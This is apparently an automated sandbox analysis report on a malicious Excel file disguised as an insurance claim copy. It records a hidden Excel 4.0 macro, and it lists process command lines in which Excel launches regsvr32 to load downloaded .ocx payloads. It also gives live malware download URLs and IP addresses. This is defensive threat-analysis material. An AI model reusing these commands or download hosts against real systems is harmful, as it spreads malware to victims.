ID: 532405
Sample Name: ClaimCopy-46148734-12012021.xlsb
Cookbook: defaultwindowsofficecookbook.jbs
Time: 08:31:01
Date: 02/12/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report ClaimCopy-46148734-120120…

Overview


General Information

Sample Name:	ClaimCopy-46148734-12012021.xlsb
Analysis ID:	532405
MD5:	f1107ae8c76f3ac..
SHA1:	b69597b25562a9..
SHA256:	85278a1649ffd17..
Tags:	xlsx
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	76
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Office document tries to convince vi…
- Multi AV Scanner detection for subm…
- Found Excel 4.0 Macro with suspicio…
- Sigma detected: Microsoft Office Pr…
- Document exploit detected (process…
- Document exploit detected (UrlDown…
- Found protected and hidden Excel 4…
- Found a hidden Excel 4.0 Macro she…
- Potential document exploit detected…
- Tries to load missing DLLs
- Uses a known web browser user age…
- Yara detected Xls With Macro 4.0

Classification



Process Tree

- **System is w10x64**
- EXCEL.EXE (PID: 4324 cmdline: "C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE" /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - regsvr32.exe (PID: 3672 cmdline: regsvr32 C:\ProgramData\Volet1.ocx MD5: 426E7499F6A7346F0410DEAD0805586B)
  - regsvr32.exe (PID: 1132 cmdline: regsvr32 C:\ProgramData\Volet2.ocx MD5: 426E7499F6A7346F0410DEAD0805586B)
  - regsvr32.exe (PID: 1880 cmdline: regsvr32 C:\ProgramData\Volet3.ocx MD5: 426E7499F6A7346F0410DEAD0805586B)
  - regsvr32.exe (PID: 5836 cmdline: regsvr32 -e -n -i:&Tiposa!G22& C:\ProgramData\Volet4.ocx MD5: 426E7499F6A7346F0410DEAD0805586B)
  - regsvr32.exe (PID: 5000 cmdline: regsvr32 -e -n -i:&Tiposa!G22& C:\ProgramData\Volet5.ocx MD5: 426E7499F6A7346F0410DEAD0805586B)
  - regsvr32.exe (PID: 2060 cmdline: regsvr32 -e -n -i:&Tiposa!G22& C:\ProgramData\Volet6.ocx MD5: 426E7499F6A7346F0410DEAD0805586B)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
app.xml	JoeSecurity_XlsWithMacro4	Yara detected Xls With Macro 4.0	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Software Vulnerabilities:

Document exploit detected (process start blacklist hit)

Document exploit detected (UrlDownloadToFile)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)


Found Excel 4.0 Macro with suspicious formulas

Found protected and hidden Excel 4.0 Macro sheet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Im
Valid Accounts	Command and Scripting Interpreter 2	DLL Side-Loading 1	Process Injection 2	Masquerading 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Ingress Tool Transfer 3	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Mo Sy Pa
Default Accounts	Scripting 2	Boot or Logon Initialization Scripts	DLL Side-Loading 1	Disable or Modify Tools 1	LSASS Memory	Process Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 2	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	De Lo
Domain Accounts	Exploitation for Client Execution 2 2	Logon Script (Windows)	Logon Script (Windows)	Process Injection 2	Security Account Manager	File and Directory Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 1 2	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	De De Da
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Scripting 2	NTDS	System Information Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		Ca Bil Fr
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	DLL Side-Loading 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Ma Ap Ra or


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
ClaimCopy-46148734-12012021.xlsb	22%	ReversingLabs	Document-Excel.Downloader.EncDoc	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://o365auditrealtimeingestion.manage.office.comBearer	0%	Avira URL Cloud	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://substrate.office.comj)	0%	Avira URL Cloud	safe	
http://schemas.open	0%	URL Reputation	safe	
http://https://settings.outlook.comS	0%	Avira URL Cloud	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://dev.cortak	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://incidents.diagnosticssdf.office.comej	0%	Avira URL Cloud	safe	
http://https://substrate.office.comn	0%	Avira URL Cloud	safe	
http://https://substrate.office.coml	0%	Avira URL Cloud	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://api.addins.store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://substrate.office.como	0%	Avira URL Cloud	safe	
http://https://substrate.office.comx	0%	Avira URL Cloud	safe	
http://https://substrate.office.coma	0%	Avira URL Cloud	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://substrate.office.comP	0%	Avira URL Cloud	safe	
http://https://api.diagnostics.office.comom	0%	Avira URL Cloud	safe	
http://https://devnull.onenote.comMBI_SSL_SHORT	0%	Avira URL Cloud	safe	
http://146.19.170.39/710276824738.dat	0%	Avira URL Cloud	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.comsyz	0%	Avira URL Cloud	safe	
http://https://powerlift.acompli.netU	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://146.19.170.39/710276824738.dat	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
94.140.114.63	unknown	Latvia		43513	NANO-ASLV	false
146.19.170.39	unknown	France		7726	FITC-ASUS	false
185.106.123.73	unknown	Netherlands		60117	HSAE	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	532405
Start date:	02.12.2021
Start time:	08:31:01
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 12s
Hypervisor based Inspection enabled:	false

Report type:	light
Sample file name:	ClaimCopy-46148734-12012021.xlsb
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	23
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal76.expl.evad.winXLSB@13/6@0/3
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsb • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
94.140.114.63	ClaimCopy-1485093510-12012021.xlsb	Get hash	malicious	Browse	• 94.140.114.63/97057_0982083.dat2
	ClaimCopy-1485093510-12012021.xlsb	Get hash	malicious	Browse	• 94.140.114.63/25272_1981979.dat2
	ClaimCopy-1603117211-12012021.xlsb	Get hash	malicious	Browse	• 94.140.114.63/27535_7943433.dat2
	ClaimCopy-1603117211-12012021.xlsb	Get hash	malicious	Browse	• 94.140.114.63/97892_1912550.dat2
146.19.170.39	ClaimCopy-46148734-12012021.xlsb	Get hash	malicious	Browse	• 146.19.170.39/88207_0564739.dat2
	ClaimCopy-1485093510-12012021.xlsb	Get hash	malicious	Browse	• 146.19.170.39/97057_0982083.dat2
	ClaimCopy-1485093510-12012021.xlsb	Get hash	malicious	Browse	• 146.19.170.39/25272_1981979.dat2

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	ClaimCopy-1603117211-12012021.xlsb	Get hash	malicious	Browse	• 146.19.170.39/27535794343 3.dat2
	ClaimCopy-1603117211-12012021.xlsb	Get hash	malicious	Browse	• 146.19.170.39/97892191255 0.dat2
185.106.123.73	ClaimCopy-1485093510-12012021.xlsb	Get hash	malicious	Browse	• 185.106.123.73/970570982083.dat2
	ClaimCopy-1485093510-12012021.xlsb	Get hash	malicious	Browse	• 185.106.123.73/252721981979.dat2
	ClaimCopy-1603117211-12012021.xlsb	Get hash	malicious	Browse	• 185.106.123.73/275357943433.dat2
	ClaimCopy-1603117211-12012021.xlsb	Get hash	malicious	Browse	• 185.106.123.73/978921912550.dat2

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
NANO-ASLV	ClaimCopy-46148734-12012021.xlsb	Get hash	malicious	Browse	• 94.140.114.63
	ClaimCopy-1485093510-12012021.xlsb	Get hash	malicious	Browse	• 94.140.114.63
	ClaimCopy-1485093510-12012021.xlsb	Get hash	malicious	Browse	• 94.140.114.63
	ClaimCopy-1603117211-12012021.xlsb	Get hash	malicious	Browse	• 94.140.114.63
	ClaimCopy-1603117211-12012021.xlsb	Get hash	malicious	Browse	• 94.140.114.63
	NkvaVLGroW	Get hash	malicious	Browse	• 83.241.57.84
	date1%3fBNLv65=pAAS.dll	Get hash	malicious	Browse	• 94.140.114.61
	PO-0377409-029.xls	Get hash	malicious	Browse	• 94.140.115.0
	5AHyELsVLZ.exe	Get hash	malicious	Browse	• 94.140.115.160
	1B0DAF8B1B8A09AE26A72E30FA638B000A991A7DFAF7C.exe	Get hash	malicious	Browse	• 94.140.115.160
	3ObdCtruss	Get hash	malicious	Browse	• 85.254.18.140
	lbbXpFFkIN.exe	Get hash	malicious	Browse	• 94.140.115.152
	eNrYzJWFvB	Get hash	malicious	Browse	• 83.241.94.64
	GU5kmLwV7r.exe	Get hash	malicious	Browse	• 94.140.115.194
	peSZa2MV75.exe	Get hash	malicious	Browse	• 94.140.115.194
	Comprobante de pago.doc	Get hash	malicious	Browse	• 141.136.0.32
	Comprobante de pago (OCT).xls	Get hash	malicious	Browse	• 141.136.0.32
	qO7zg5QKAX.exe	Get hash	malicious	Browse	• 94.140.114.128
	SCahhGpqIT	Get hash	malicious	Browse	• 83.241.82.55
	epEWIyE6GY	Get hash	malicious	Browse	• 83.241.70.50
FITC-ASUS	ClaimCopy-46148734-12012021.xlsb	Get hash	malicious	Browse	• 146.19.170.39
	ClaimCopy-1485093510-12012021.xlsb	Get hash	malicious	Browse	• 146.19.170.39
	ClaimCopy-1485093510-12012021.xlsb	Get hash	malicious	Browse	• 146.19.170.39
	ClaimCopy-1603117211-12012021.xlsb	Get hash	malicious	Browse	• 146.19.170.39
	ClaimCopy-1603117211-12012021.xlsb	Get hash	malicious	Browse	• 146.19.170.39
	Ljm7n1QDZe	Get hash	malicious	Browse	• 170.86.31.136
	arm-20211124-0649	Get hash	malicious	Browse	• 161.135.107.178
	sora.x86	Get hash	malicious	Browse	• 155.161.132.181
	kQONXU7aie	Get hash	malicious	Browse	• 170.86.182.169
	6L1AGNUMgk	Get hash	malicious	Browse	• 170.170.111.2
	Ti6gpYKquB	Get hash	malicious	Browse	• 161.135.250.102
	91ZRvk3C5d	Get hash	malicious	Browse	• 170.86.78.185
	4eF0vu40EM	Get hash	malicious	Browse	• 146.19.118.43
	sora.arm7	Get hash	malicious	Browse	• 199.81.85.172
	QISwaj96QZ	Get hash	malicious	Browse	• 198.140.20.204
	bKHI9UT0D1	Get hash	malicious	Browse	• 146.18.97.183
	R9kV5GcwPz	Get hash	malicious	Browse	• 170.86.31.144
	bqrHRKVNod	Get hash	malicious	Browse	• 170.86.31.149

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	sora.x86	Get hash	malicious	Browse	• 170.5.226.185
	yqYt9HH2OY	Get hash	malicious	Browse	• 192.189.190.143

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\3B184E9E-87D6-40D5-A02C-4CE115A663F4	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	140163
Entropy (8bit):	5.358177572181024
Encrypted:	false
SSDEEP:	1536:rcQIfgxrBdA3gBwtnQ9DQW+zCb4Ff7nXbovidXiE6LWmE9:huQ9DQW+zJXfH
MD5:	FE3049A6FC8C8A797E00ECE99583F5E3
SHA1:	ED784AC2AC5A8023B7EECF940400B516694FDF8A
SHA-256:	940BBCB1DD06CD34C33ED6038EA34A8FA6DC07DD22ED6A6E12329DB9EADC29D1
SHA-512:	03A155CEAC9685F814FE7AA93CA0CDF3BE913ED22C8CEBDEB00B27A7BC0A031DFA3FD47D8B27999D553D8DC658148DE4CBCA28ADEE78D35C99A347995DBF3A82
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-12-02T07:31:58">.. Build: 16.0.14715.30527-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\8D550214.jpg	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 1098x988, frames 3
Category:	dropped
Size (bytes):	85681
Entropy (8bit):	7.915850776614707
Encrypted:	false
SSDEEP:	1536:wB5SOqcuTUdehXyvl0f4CZpUcab2GFVbgPuDF7exsylBviKsUw:Pc6EehCfCZpUHKGXbBKsiit
MD5:	4F100E2CEFED046B44EC799015B454EF
SHA1:	5149E5D1B5212C77B3548914E9B47D67B4BEA574
SHA-256:	D30B441AB0E88A1487F29A80D63E2A4865A3F5DF7854FB8359B354397F807E2C
SHA-512:	153581151434815CC17E88D587FF6A6AF8F7154B4A05146453A9814F662C68D79F1063BDD9F789A1DB2F5818D199EF600703F8BC35785B0705332EC231F35A14
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	......JFIF.....'.....'#*" "*#>1++1>H<9<HWNNWmhm.....'.....'#*" "*#>1++1>H<9<HWNNWmhm.....J..".....".....q.[..+...*...K.... .....?.....g....6..)....=~.....w5.....7_-.....k.../...;.....!.z%o..w!....,.....?...Gs?.].....C..P~i.._.=..`....{...w....."..-.....:..d.....;z7)...~g.....C....v..\..O....0...v.....v... .....A...;.~Y.}.....MsC.~..5..?.;.....V7....G...b..~.....@.....O.}...o4.s_...z78.1.yl..X~.u..~..S....J..V~S..x.u~.. .....@....u..m....rGrf.P.._+Z..?AW..~..u.G.....o&.....9.0...H.Zx...M.y.[kW..o.....;.....z.....}v.m..[R.i....R..m....+.J.....r6.P....|s..].vO._.}..K.]-V.U=9}.....W.....3.....G.t}Y

C:\Users\user\Desktop\26440000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Microsoft Excel 2007+
Category:	dropped
Size (bytes):	98360
Entropy (8bit):	7.829546775134455
Encrypted:	false
SSDEEP:	1536:baB5SOqcuTUdehXyvl0f4CZpUcab2GFVbgPuDF7exsylBviKsUl0zf:hc6EehCfCZpUHKGXbBKsiiY

C:\Users\user\Desktop\26440000	
MD5:	89EC7ACFF86630AA367BF975313E71E0
SHA1:	F41D083A6EC24DF7A9D74DCD595874B8B2B36130
SHA-256:	0FF3A241283B1E99DDD73A15BDC93D5FD4AC2BD2620F5DF91297C93490978AF1
SHA-512:	3FDFE13C7FE629DFF6B34244839536E856E24B27E94E9D6D2A5FF640FA3BCF36528170A60738DA15D5DDA2EE4C7AD231CA0B80D628345222AF9FD69898DEC2
Malicious:	false
Preview:	PK.....!.....R.....[Content_Types].xml ...(..... ....U.n.0....?..."..(..r.y.9.....q-1.H....wl;n+X..."..53...rq.w.x.....`k..m*.....*i.....X.6F.M..[.$r.....e.,..g...Q;...2&..\\.J..X\..z..GmYq../IULzot-#-T.Z.;...pl.'"..k..:.++.../.X.^.....E.u.....l.(./...qO...t..{..$...[A+(.d..eG..l<G.B.h..<.2`..1....)....*.'....n.H..~N.r6%..^v.3I.....=Ejw..:.=u..j.kP.~.h..L..O#E.qm.... ....2....&.4...T..... <9...!.,?x>.[.o...R.....B.}..G:..L...

C:\Users\user\Desktop\26440000:Zone.Identifier	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	false
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\Desktop\ClaimCopy-46148734-12012021.xlsb (copy)	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Microsoft Excel 2007+
Category:	dropped
Size (bytes):	98360
Entropy (8bit):	7.829546775134455
Encrypted:	false
SSDEEP:	1536:baB5SOqcuTUdehXyvl0f4CZpUcab2GFVbgPuDF7exsylBviKsUl0zf:hc6EehCfCZpUHKGXbBKsiiY
MD5:	89EC7ACFF86630AA367BF975313E71E0
SHA1:	F41D083A6EC24DF7A9D74DCD595874B8B2B36130
SHA-256:	0FF3A241283B1E99DDD73A15BDC93D5FD4AC2BD2620F5DF91297C93490978AF1
SHA-512:	3FDFE13C7FE629DFF6B34244839536E856E24B27E94E9D6D2A5FF640FA3BCF36528170A60738DA15D5DDA2EE4C7AD231CA0B80D628345222AF9FD69898DEC2
Malicious:	**true**
